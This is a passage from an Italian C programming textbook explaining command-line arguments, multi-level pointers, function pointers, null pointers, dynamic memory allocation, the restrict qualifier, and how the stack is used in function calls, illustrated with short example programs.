Gli argomenti della riga di comando vengono convertiti in un array di stringhe (cioè di puntatori a '**`char`**'), in cui il primo elemento è il nome utilizzato per avviare il programma e gli elementi successivi sono gli altri argomenti. Il primo parametro, ***argc***, serve a contenere la quantità di elementi del secondo, ***argv[]***, il quale è array di stringhe da scandire. È il caso di annotare che questo array dovrebbe avere sempre almeno un elemento: il nome utilizzato per avviare il programma e, di conseguenza, ***argc*** è sempre maggiore o uguale a uno.[3]

L'esempio seguente mostra in che modo gestire tale array, con la semplice riemissione degli argomenti attraverso lo standard output.

```
#include <stdio.h>

int main (int argc, char *argv[])
{
    int i;


    printf ("Il programma si chiama %s\n", argv[0]);

    for (i = 1; i < argc; i++)
      {
        printf ("argomento n. %d: %s\n", i, argv[i]);
      }
}
```

In alternativa, ma con lo stesso effetto, l'array di puntatori a stringhe può essere definito nel modo seguente, come puntatore di puntatori a caratteri:

```
int main (int argc, char **argv)
{
    ...
}
```

Figura 576.70. Schematizzazione di ciò che accade alla chiamata della funzione '**main()**', con un esempio.

```
$ ls  -l  /home/tizio     [Invio]

argv[0]
argv[1]
argv[2]
```

è come se venissero eseguite queste istruzioni prima dell'avvio di main()

```
int argc = 3;
char *argv[argc];
argv[0] = "/bin/ls";
argv[1] = "-l";
argv[2] = "/home/tizio";
main (argc, argv);
```

Chi è abituato a utilizzare linguaggi di programmazione più evoluti del C, può trovare strano che non si possa scrivere '**main (int argc, char argv[][])**' e usare di conseguenza l'array. Il motivo per cui ciò non è possibile dipende dal fatto che gli array a più dimensioni sono ottenuti attraverso sottoinsiemi uniformi del tipo dichiarato, così, in questo caso le stringhe dovrebbero essere della stessa dimensione, ma evidentemente ciò non corrisponde alla realtà. Inoltre, la dichiarazione della funzione dovrebbe contenere le dimensioni dell'array che non possono essere note. Pertanto, un array formato da stringhe diseguali, può essere ottenuto solo come array di puntatori al tipo '**char**'.

576.12 Puntatori a puntatori


Una variabile puntatore potrebbe fare riferimento a un'area di memoria contenente a sua volta un puntatore per un'altra area. Per dichiarare una cosa del genere, si possono usare più asterischi, come nell'esempio seguente:

```
int i = 123;
int *p = &i;        // Puntatore al tipo "int".
int **pp = &p;      // Puntatore di puntatore al tipo "int".
int ***ppp = &pp;   // Puntatore di puntatore di puntatore al tipo "int".
```

Il risultato si potrebbe rappresentare graficamente come nello schema seguente:

int i = 123;
int *p = &i;
int **pp = &p;
int ***ppp = &pp;
123
i == *p
i == **pp
i == ***ppp

Per dimostrare in pratica il funzionamento di questo meccanismo di riferimenti successivi, si può provare con il programma seguente:

```
#include <stdio.h>
int main (void)
{
    int i = 123;
    int *p = &i;        // Puntatore al tipo "int".
    int **pp = &p;      // Puntatore di puntatore al tipo "int".
    int ***ppp = &pp;   // Puntatore di puntatore di puntatore al tipo "int".

    printf ("i, p, pp, ppp: %d, %u, %u, %u\n",
            i, (unsigned int) p, (unsigned int) pp, (unsigned int) ppp);

    printf ("i, p, pp, *ppp: %d, %u, %u, %u\n",
            i, (unsigned int) p, (unsigned int) pp, (unsigned int) *ppp);

    printf ("i, p, *pp, **ppp: %d, %u, %u, %u\n",
            i, (unsigned int) p, (unsigned int) *pp, (unsigned int) **ppp);

    printf ("i, *p, **pp, ***ppp: %d, %d, %d, %d\n",
            i, *p, **pp, ***ppp);

    return 0;
}
```

Eseguendo il programma si dovrebbe ottenere un risultato simile a quello seguente, dove si

può verificare l'effetto delle dereferenziazioni applicate alle variabili puntatore:

```
i, p, pp, ppp: 123, 3217933736, 3217933732, 3217933728
i, p, pp, *ppp: 123, 3217933736, 3217933732, 3217933732
i, p, *pp, **ppp: 123, 3217933736, 3217933736, 3217933736
i, *p, **pp, ***ppp: 123, 123, 123, 123
```


Pertanto si può ricostruire la disposizione in memoria delle variabili:

int i = 123;
int *p = &i;
int **pp = &p;
int ***ppp = &pp;
123
...933736
...933732
...933728
i == *p
i == **pp
i == ***ppp

Come si può comprendere facilmente, la gestione di puntatori a puntatore è difficile e va usata con prudenza e solo quando ne esiste effettivamente l'utilità. Va notato anche che si ottiene la dereferenziazione (la traduzione di un puntatore nel contenuto di ciò a cui punta) usando la notazione tipica degli array, ma questo fatto viene descritto nella sezione successiva.

576.13 Puntatori a più dimensioni

Un array di puntatori consente di realizzare delle strutture di dati ad albero, non più uniformi come invece devono essere gli array a più dimensioni consueti. L'esempio seguente mostra la dichiarazione di tre array di interi, con una quantità di elementi disomogenea, e la successiva dichiarazione di un array di puntatori di tipo '`int *`', a cui si assegnano i riferimenti ai tre array precedenti. Nell'esempio appare poi un tipo di notazione per accedere ai dati terminali che dovrebbe risultare intuitiva, ma se ne possono usare delle altre:

```
#include <stdio.h>

int main (void)
{
    int a[] = {1, 2, 3, 4};
    int b[] = {5, 6,};
    int c[] = {7, 8, 9};
    int *x[] = {a, b, c};

    printf ("*x[0] = {%d, %d, %d, %d}\n", *x[0], *(x[0]+1), *(x[0]+2),
                                           *(x[0]+3));
    printf ("*x[1] = {%d, %d}\n", *x[1], *(x[1]+1));
```

```
    printf ("*x[2] = {%d, %d, %d}\n", *x[2], *(x[2]+1), *(x[2]+2));

    return 0;
}
```



La figura successiva dovrebbe facilitare la comprensione del senso dell'array di puntatori. Come si può osservare, per accedere agli elementi degli array a cui puntano quelli di *x* è necessario dereferenziare gli elementi. Pertanto, '`*x[0]`' corrisponde al contenuto del primo elemento del primo sotto-array, '`*(x[0]+1)`' corrisponde al contenuto del secondo elemento del primo sotto-array e così di seguito. Dal momento che i sotto-array non hanno una quantità uniforme di elementi, non è semplice la loro scansione.

Figura 576.77. Schematizzazione del significato dell'array di puntatori definito nell'esempio.

Si potrebbe obbiettare che la scansione di questo array di puntatori a array può avvenire ugualmente in modo sequenziale, come se fosse un array «normale» a una sola dimensione. Molto probabilmente ciò è possibile effettivamente, dal momento che è probabile che il compilatore disponga le variabili in memoria in sequenza, come si vede nella figura successiva, ma ciò non può essere garantito.

Figura 576.78. La disposizione più probabile delle variabili dell'esempio.

Se invece di un array di puntatori si ha un puntatore di puntatori, il meccanismo per l'accesso agli elementi terminali è lo stesso. L'esempio seguente contiene la dichiarazione di un puntatore a puntatori di tipo intero, a cui viene assegnato l'indirizzo dell'array già descritto. La scansione può avvenire nello stesso modo, ma ne viene proposto uno alternativo e più chiaro, con il quale si comprende cosa si intende per puntatore a più dimensioni:

```
#include <stdio.h>

int main (void)
{
```

```
    int a[] = {1, 2, 3, 4};
    int b[] = {5, 6,};
    int c[] = {7, 8, 9};
    int *x[] = {a, b, c};
    int **y = x;

    printf ("*x[0] = {%d, %d, %d, %d}\n", y[0][0], y[0][1],
                                          y[0][2], y[0][3]);
    printf ("*x[1] = {%d, %d}\n", y[1][0], y[1][1]);
    printf ("*x[2] = {%d, %d, %d}\n", y[2][0], y[2][1], y[2][2]);

    return 0;
}
```

Come si vede, la variabile ***y*** viene usata come se fosse un array a due dimensioni, ma lo stesso sarebbe valso per la variabile ***x***, in qualità di array di puntatori.

Per capire cosa succede, occorre fare mente locale al fatto che il nome di una variabile puntatore seguito da un numero tra parentesi quadre corrisponde alla dereferenziazione dell'***n***-esimo elemento successivo alla posizione a cui punta tale variabile, mentre il valore puntato in sé corrisponde all'elemento zero (ciò è come dire che ***p*** equivale a '`p[0]`'). Quindi, scrivere '`*(p+n)`' è esattamente uguale a scrivere '`p[n]`'. Se il valore a cui punta una variabile puntatore è a sua volta un puntatore, per dereferenziarlo occorrono due fasi: per esempio ****p*** è il valore che si ottiene dereferenziando il primo puntatore e quello che si trova nella prima destinazione (quindi ****p*** equivale a '`*p[0]`' e a '`p[0][0]`'). Volendo gestire gli indici si possono considerare equivalenti i puntatori: '`*(*(p+m)+n)`', '`*(p[m]+n)`', '`(p[m])[n]`' e '`p[m][n]`'.

Figura 576.80. Tanti modi alternativi per raggiungere lo stesso elemento.

Seguendo lo stesso ragionamento si possono gestire strutture ad albero più complesse, con più livelli di puntatori, ma qui non vengono proposti esempi di questo tipo.

Sia l'array di puntatori, sia il puntatore a puntatori, possono essere gestiti con gli indici come se si trattasse di un array a più dimensioni. Pertanto, la notazione '`a[m][n]`' può rappresentare l'elemento ***m***,***n*** di un array ***a*** ottenuto secondo la rappresentazione «normale» a matrice, oppure secondo uno schema ad albero attraverso dei puntatori: la differenza sta solo nella presenza o meno di elementi costituiti da puntatori.

576.14 Puntatori e funzioni

Nello standard del linguaggio C, la dichiarazione di una funzione è in pratica la definizione di un puntatore al codice della stessa, un po' come accade con gli array. In generale, è possibile dichiarare dei puntatori a un tipo di funzione definito in base al valore restituito e ai tipi di parametri richiesti, attraverso una forma che richiama quella del prototipo di funzione. Il modello seguente è quello della dichiarazione del prototipo:

```
tipo nome_funzione (tipo_parametro [ nome_parametro] [,...]);
```

Questo è invece il modello della dichiarazione del puntatore:

```
tipo (*nome_puntatore) (tipo_parametro [ nome_parametro] [,...]);
```

L'esempio seguente mostra la dichiarazione di un puntatore a una funzione che restituisce un valore di tipo '**`int`**' e utilizza due parametri di tipo '**`int`**':

```
int (*f) (int, int);
```

L'esempio seguente è equivalente, con la differenza che si nominano i parametri, anche se ciò è perfettamente inutile, esattamente come nei prototipi delle funzioni:

```
int (*f) (int i, int j);
```

L'assegnamento del puntatore avviene nel modo più semplice possibile, trattando il nome della funzione nello stesso modo in cui si fa con gli array: come un puntatore.

```
int (*f) (int, int);     // Puntatore a funzione.
int prodotto (int, int); // Prototipo di funzione descritta più avanti.
…
f = prodotto; // Il puntatore «f» contiene il riferimento alla funzione.
```

Una volta assegnato il puntatore, si può eseguire una chiamata di funzione semplicemente utilizzando il puntatore, per cui, i due esempi seguenti sono equivalenti:

```
i = f (2, 3);
```

```
i = prodotto (2, 3);
```

Nel linguaggio C precedente allo standard ANSI, perché il puntatore potesse essere utilizzato in una chiamata di funzione, occorreva indicare l'asterisco, in modo da dereferenziarlo:

```
i = (*f) (2, 3);          // Non serve più.
```

Per concludere viene mostrato un esempio completo, anche se banalizzato: la funzione '**`f()`**' restituisce un numero intero ottenuto incrementando di una unità l'argomento ricevuto. Questa funzione viene chiamata attraverso un puntatore denominato ***pf***.

```
#include <stdio.h>

int f (int i)
{
    return (i + 1);
}

int main (void)
{
    int x = 4;
    int y;
    int (*pf) (int i);
    pf = f;
    y = pf (x);
    printf ("%d + 1 = %d\n", x, y);
    return 0;
}
```

Riquadro 576.88. Confusione tra le dichiarazioni.

L'interpretazione umana del linguaggio, a proposito dei puntatori, può essere complicata, pertanto l'uso dei puntatori deve essere fatto con criterio, senza abusarne. Gli esempi seguenti sono solo i più semplici:
`int f (...);` /* dichiarazione della funzione '`f()`' che restituisce un valore intero; */
`int *f (...);` /* dichiarazione della funzione '`f()`' che restituisce un puntatore a un intero; */
`int (*f) (...);` /* dichiarazione del puntatore *f* a una funzione che restituisce un intero; */
`int *(*f) (...);` /* dichiarazione del puntatore *f* a una funzione che restituisce un puntatore a un intero. */
Ancora più difficile sarebbe dichiarare una funzione che restituisce un array, o peggio, un puntatore a un array.

576.14.1 Puntatori a funzione, membri di una struttura

Le strutture sono descritte in un altro capitolo (578), tuttavia è opportuno annotare qui in che modo possa essere utilizzato un puntatore a una funzione, quando è un membro di una struttura:

struttura*.*membro (***argomenti***);

(****struttura*.*membro***) (***argomenti***);

I due modelli sono equivalenti e si riferiscono alla chiamata di una funzione, il cui puntatore è costituito dalla variabile ***struttura*.*membro***. È evidente che risulta più comprensibile la prima delle due modalità. A titolo di esempio, ipotizzando la struttura ***totale*** e il membro ***sottrai***, per una funzione che riceve un argomento di tipo intero (precisamente il numero 7), la chiamata potrebbe essere scritta indifferentemente nei due modi successivi:

```
…
totale.sottrai (7);
…
```

```
…
(*totale.sottrai) (7);
…
```

576.15 Puntatori a variabili distrutte

L'esempio seguente potrebbe funzionare, ma contiene un errore di principio:

```
#include <stdio.h>

double *f (void)
{
    double x = 1234.5678;
    return &x;                  // Orrore!
}

int main (int argc, char *argv[])
{
    double *p;
    p = f ();
    printf ("x = %f\n", *p);
    return 0;
}
```

La funzione '**f()**' dichiara localmente una variabile che inizializza al valore 1234,5678, quindi restituisce il puntatore a questa variabile. A parte il fatto che il compilatore possa segnalare o meno la cosa, non si può utilizzare un puntatore rivolto a un'area di memoria che, almeno teoricamente, non è più allocata. In altri termini, se si costruisce un puntatore a qualcosa, occorre tenere sempre presente il ciclo di vita della sua destinazione e non solo della variabile che contiene tale riferimento.

Purtroppo questa attenzione non viene imposta e, generalmente, il compilatore consente di usare un puntatore a variabili che, formalmente, sono già state distrutte.

576.16 Puntatore nullo

Il linguaggio C prescrive che si possa assegnare a una variabile puntatore il valore zero, in qualità di numero intero:

```
…
double *p = 0;
…
```

Il puntatore che contiene il valore zero è indefinito, nel senso che punta a un'area di memoria irraggiungibile. Un puntatore di questo tipo è noto come ***puntatore nullo*** o *null pointer*; inoltre, due puntatori nulli, qualunque sia il tipo di dati a cui si riferiscono, sono uguali in una comparazione. Pertanto si potrebbe verificare la validità di un puntatore nel modo seguente:

```
…
char *p = 0;
…
if (p == 0)
  {
    // Null pointer.
    …
  }
…
```

A ogni modo, lo standard prescrive che nel file '`stddef.h`' sia definita la macro-variabile '**`NULL`**', a rappresentare formalmente un puntatore nullo:

```
#include <stddef.h>
…
char *p = NULL;
…
if (p == NULL)
  {
    // Null pointer.
    …
  }
…
```

Va osservato che la variabili puntatore, quando acquisiscono un indirizzo in base al verificarsi di certe condizioni, vanno inizializzate opportunamente al valore nullo (come già apparso negli esempi), in modo da poter poi verificare se hanno ottenuto o meno un tale indirizzo.

576.17 Utilizzo della memoria in modo dinamico

L'allocazione dinamica della memoria avviene generalmente attraverso la funzione '**`malloc()`**', oppure '**`calloc()`**', definite nella libreria standard '`stdlib.h`'. Se queste riescono a eseguire l'operazione, restituiscono il puntatore alla memoria allocata, altrimenti restituiscono il valore '**`NULL`**'.

```
void *malloc (size_t dimensione);
```

```
void *calloc (size_t quantità, size_t dimensione);
```

La differenza tra le due funzioni sta nel fatto che la prima, '**`malloc()`**', viene utilizzata per allocare un'area di una certa dimensione, espressa generalmente in byte, mentre la seconda, '**`calloc()`**', permette di indicare una quantità di elementi e si presta per l'allocazione di array.

Dovendo utilizzare queste funzioni per allocare della memoria, è necessario conoscere la dimensione dei tipi primitivi di dati, ma per evitare incompatibilità conviene farsi aiutare dall'operatore '**`sizeof`**'.

Il valore restituito da queste funzioni è di tipo '**`void *`**' cioè una specie di puntatore neutro, indipendente dal tipo di dati da utilizzare. Per questo, in linea di principio, prima di assegnare a un puntatore il risultato dell'esecuzione di queste funzioni di allocazione, è opportuno eseguire un cast.

```
int *pi = NULL;
...
pi = (int *) malloc (sizeof (int));

if (pi != NULL)
  {
    // Il puntatore è valido e allora procede.
    ...
  }
else
  {
    // La memoria non è stata allocata e si fa qualcosa
    // di alternativo.
    ...
  }
```

Come si può osservare dall'esempio, il cast viene eseguito con la notazione '**`(int *)`**' che richiede la conversione esplicita in un puntatore a '**`int`**'. Lo standard C non richiede l'utilizzo di questo cast, quindi l'esempio si può ridurre al modo seguente:

```
...
pi = malloc (sizeof (int));
...
```

La memoria allocata dinamicamente deve essere liberata in modo esplicito quando non serve più. Infatti, il linguaggio C non offre alcun meccanismo di ***raccolta della spazzatura*** o *garbage collector*. Per questo si utilizza la funzione '**`free()`**' che richiede semplicemente il puntatore e non restituisce alcunché.

```
void free (void *puntatore);
```

È necessario evitare di deallocare più di una volta la stessa area di memoria, perché ciò potrebbe provocare effetti imprevedibili.

```
int *pi = NULL;
...
pi = (int *) malloc (sizeof (int));
```

```
if (pi != NULL)
  {
    // Il puntatore è valido e allora procede.
    …
    free (pi); // Libera la memoria
    pi = NULL; // e per sicurezza azzera il puntatore.
    …
  }
else
  {
    // La memoria non è stata allocata e si fa qualcosa
    // di alternativo.
    …
  }
```

Lo standard prevede una funzione ulteriore, per la riallocazione di memoria: '**`realloc()`**'. Questa funzione si usa per ridefinire l'area di memoria con una dimensione differente:

```
void *realloc (void *puntatore, size_t dimensione);
```

In pratica, la riallocazione deve rendere disponibili gli stessi contenuti già utilizzati, salvo la possibilità che questi siano stati ridotti nella parte terminale. Se invece la dimensione richiesta nella riallocazione è maggiore di quella precedente, lo spazio aggiunto può contenere dati casuali. Il funzionamento di '**`realloc()`**' non è garantito, pertanto occorre verificare nuovamente, dopo il suo utilizzo, che il puntatore ottenuto sia ancora valido.

576.18 Puntatori «ristretti»

Lo standard del linguaggio C prevede il modificatore '**`restrict`**' per le variabili puntatore, da usare come nell'esempio seguente:

```
…
int *restrict p;
…
```

L'utilizzo di tale modificatore equivale a una dichiarazione di intenti (ovvero una promessa) che il programmatore fa al compilatore, nei riguardi del puntatore. Precisamente si dichiara che il puntatore viene usato per accedere ad aree di memoria in modo esclusivo, nel senso che nell'ambito del contesto a cui si fa riferimento, non esistono altri accessi alle stesse aree per mezzo di altri puntatori o di altre variabili. Partendo da questo presupposto, il compilatore può ottimizzare il risultato della compilazione semplificando il codice finale.

La definizione formale del significato di questo modificatore è molto complessa e il compilatore non è in grado di segnalarne un uso improprio. Ciò significa che va usata questa possibilità con prudenza, solo quando si ritiene di averne capito il senso e l'utilità.

Come esempio iniziale si può osservare il prototipo della funzione standard '**`strcpy()`**':

```
char *strcpy (char *restrict dst, const char *restrict org);
```

Ci sono due parametri costituiti da stringhe che non devono risultare sovrapposte e in questo caso, il vincolo '**`restrict`**' è appropriato per esprimere il concetto: se entrambi i puntatori delle stringhe sono dichiarati con il modificatore '**`restrict`**', è evidente che le stringhe rispettive non devono sovrapporsi.

L'impegno che il programmatore prende utilizzando il modificatore '**`restrict`**' è finalizzato solo al favorire l'ottimizzazione della compilazione.

La promessa che un programmatore fa dichiarando un puntatore '**`restrict`**' è limitata al campo di azione del puntatore stesso. Per esempio, tornando all'esempio del prototipo della funzione '**`strcpy()`**', lì si intende che i parametri vengono usati nella funzione senza sovrapposizioni, ma, dato il contesto, rimane il fatto che le stringhe fornite come argomento della chiamata debbano già rispettare il vincolo di non essere sovrapposte.

Esempio 576.99. Viene allocata un'area di memoria composta da 100 elementi della grandezza di un intero normale. I primi 50 elementi vengono scanditi con il puntatore ***r1*** mentre quelli restanti con il puntatore ***r2***. Nell'esempio, agli elementi '***r1*`[`*i*`]`**' viene assegnato il valore di '***r2*`[`*i*`]+1`**', anche se il fatto in sé non ha una grande importanza.

```
int *restrict r1, *restrict r2;
int *m = malloc (100 * sizeof (int));
int i;

r1 = m;          // r1 viene usato per i primi 50 elementi.
r2 = m + 50;     // r2 viene usato per i 50 elementi successivi.

for (i = 0; i < 50; i++)
  {
    r1[i] = r2[i] + 1;
  }
```

Esempio 576.100. Viene allocata un'area di memoria composta da 100 elementi della grandezza di un intero normale. Gli elementi pari vengono scanditi con il puntatore ***r1*** mentre quelli dispari con il puntatore ***r2***. Nell'esempio, agli elementi '***r1*`[`*j*`]`**' viene assegnato il valore di '***r2*`[`*j*`]+1`**', anche se il fatto in sé non ha una grande importanza.

```
int *restrict r1, *restrict r2;
int *m = malloc (100 * sizeof (int));
int i;
int j;

r1 = m;          // r1 viene usato per gli elementi con indice pari.
r2 = m + 1;      // r2 viene usato per gli elementi con indice dispari.

for (i = 0; i < 50; i++)
  {
```

```
    j = i * 2;
    r1[j] = r2[j] + 1;
  }
```

Se il compilatore non riconosce il modificatore '**`restrict`**' significa solo che non è in grado di ottimizzare il codice in un certo modo, ma non è necessario modificare il proprio programma per togliere la parola chiave relativa, perché è sufficiente sfruttare una macro-variabile del precompilatore, a cui non si assegna alcun valore:

```
...
#define restrict
...
```

576.19 Riferimenti

- Open Standards, *C - Approved standards*
  ⟨*http://www.open-std.org/jtc1/sc22/wg14/www/standards* ⟩
- *ISO/IEC 9899:TC2*
  ⟨*http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1124.pdf* ⟩
- Douglas Walls, *How to use the restrict qualifier in C*
  ⟨*http://developers.sun.com/sunstudio/articles/cc_restrict.html* ⟩
- *KAI C++ user's guide, Helping the optimizer: Restrict keyword*
  ⟨*http://www.hlrs.de/organization/tsc/services/tools/docu/kcc/UserGuide/chapter_4.html* ⟩

[1] Una variabile potrebbe rappresentare un registro del microprocessore e in tal caso non si potrebbe costruire un puntatore alla stessa. Pertanto, l'argomento sui puntatori parte dal presupposto che le variabili a cui eventualmente si vuole fare riferimento tramite un puntatore siano allocate in memoria.

[2] Per dereferenziare un puntatore si usa generalmente l'asterisco davanti al nome, pertanto il valore a cui punta la variabile ***p*** è accessibile attraverso l'espressione ****p***. Tuttavia esiste un altro modo che viene chiarito a proposito dell'aritmetica dei puntatori, per cui lo stesso valore si raggiunge con l'espressione '***p*** **`[0]`**'.

[3] In contesti particolari è ammissibile che ***argc*** sia pari a zero, a indicare che non viene fornita alcuna informazioni; oppure, se gli argomenti vengono forniti ma il nome del programma è assente, ***argv[0][0]*** deve essere pari a <*NUL*>, ovvero al carattere nullo.

Capitolo 577

C: le funzioni

Per comprendere come «funzionano» le funzioni nel linguaggio C, occorre fare mente locale all'uso della pila dei dati con il linguaggio macchina. Questo capitolo ha lo scopo di chiarire alcuni concetti, partendo dal ripasso della pila dei dati.

577.1 Pila dei dati

Dal punto di vista del linguaggio macchina, generalmente si dispone di una pila di dati che si sviluppa a partire da un certo indirizzo di memoria, utilizzando di volta in volta indirizzi inferiori della stessa. Attraverso la pila dei dati, prima della chiamata di una funzione, gli argomenti vengono passati alla stessa aggiungendoli alla pila; successivamente, all'interno della funzione, tutte le variabili locali vengono ottenute facendo crescere ulteriormente la pila. Al termine dell'esecuzione della funzione, la pila viene ridotta allo stato precedente alla chiamata, espellendo le variabili locali e i parametri della chiamata.

Figura 577.1. Semplificazione del meccanismo attraverso cui si passano gli argomenti a una funzione e si gestiscono le variabili locali.

Naturalmente, dal momento che la pila di dati viene gestita attraverso la memoria centrale, la quale consente un accesso diretto ai dati, tramite un indirizzo, nella pila si possono gestire dati di tutti i tipi, volendo anche degli array. A proposito degli array, quando questi sono creati all'interno delle funzioni, pertanto attraverso l'uso della pila dei dati, al compilatore non è necessario sapere preventivamente le dimensioni di questi, perché lo spazio che usano nella memoria è allocato dinamicamente, tramite la pila.

577.2 Dichiarazione e chiamata di una funzione

La dichiarazione di una funzione prevede l'indicazione del tipo di variabili che compongono i parametri, allo scopo di far sapere al compilatore in che modo inserire gli argomenti nella pila, al momento della chiamata. Si osservi l'esempio seguente in cui si dichiara una funzione con due parametri molto semplici: un intero normale e un intero di dimensione «doppia».

```
void f (int x, long long int y)
{
    ...
    ...
}
```

Partendo dal presupposto che la pila dei dati sia gestita a blocchi di «parole» del microprocessore, si può ipotizzare ragionevolmente in che modo siano impilati gli argomenti della chiamata. Si suppone di chiamare la funzione nel modo seguente e che la parola sia da 32 bit:

```
...
f (0x13579BDF, 0x123456789ABCDEF);
...
```

Alla chiamata della funzione, i parametri dovrebbero apparire nella pila come nella figura successiva, trascurando il problema dell'inversione eventuale dei byte:

PUSH

Pila	
$13579BDF_{16}$	**int x**
12345678_{16}	**long long int y**
$9ABCDEF_{16}$	
...	
...	

Come si vede, gli argomenti vengono impilati in ordine inverso, in modo tale che il primo argomento appaia all'inizio della pila.

Ci sono molti dettagli da definire sul come vadano impilati gli argomenti di una chiamata; in particolare è da chiarire in che modo vadano trattati i dati la cui dimensione è inferiore alla parola del microprocessore, così come per quelli che si articolano in strutture. Questi dettagli vanno chiariti quando si vogliono scrivere funzioni da usare assieme a codice scritto in linguaggio assemblatore, oppure anche per altri linguaggi, se per quelli si utilizzano compilatori non conformi a quello usato per il C.

577.3 Elenco indefinito di parametri

